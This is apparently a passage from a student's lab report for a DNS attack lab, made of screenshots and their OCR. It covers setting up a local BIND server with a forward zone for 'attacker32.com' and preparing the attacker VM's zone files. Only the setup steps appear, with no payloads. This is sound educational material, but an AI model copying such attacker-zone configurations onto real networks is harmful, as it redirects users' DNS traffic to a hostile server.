
Observation: Yes, the response comes from our Local DNS Server 10.0.2.18.




Task 2: Configure the Local DNS Server (the Server VM)


Setting up the forward zone.



Oracle VM VirtualBox Manager
Local DNS Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[11/07/21]seed@LocalDNSServer:~$ sudo nano /etc/bind/named.conf
User [Running] - Oracle VM VirtualBox
[11/07/21]seed@User:~$
Files
Right Ctrl
Type here to search
7°C Cloudy
2:59 AM
11/7/2021


Oracle VM VirtualBox Manager
Local DNS Server [Running] - Oracle VM VirtualBox
GNU nano 2.5.3 File: /etc/bind/named.conf Modified
// This is the primary configuration file for the BIND DNS serve$
// Please read /usr/share/doc/bind9/README.Debian.gz for informa$
// structure of BIND configuration files in Debian, *BEFORE* you$
// this configuration file.
// If you are just adding zones, please do that in /etc/bind/nam$
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "attacker32.com" {
type forward;
forwarders {
10.0.2.17;
};
};
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell
User [Running] - Oracle VM VirtualBox
[11/07/21]seed@User:~$
Trash
Right Ctrl
Type here to search
7°C Cloudy
3:08 AM
11/7/2021




Restarting the DNS Server






Task 3: Configure the Attacker VM

Step 1: Downloaded the “attacker32.com.zone” and “example.com.zone” files from the lab’s website.





Step 2: Modify these files accordingly based on the actual network setup (e.g., some IP addresses need to be changed).

(a) Modifying the file attacker32.com.zone




Adding the Attacker machine's ip address (10.0.2.17).







(b) Modifying the file example.com.zone file.




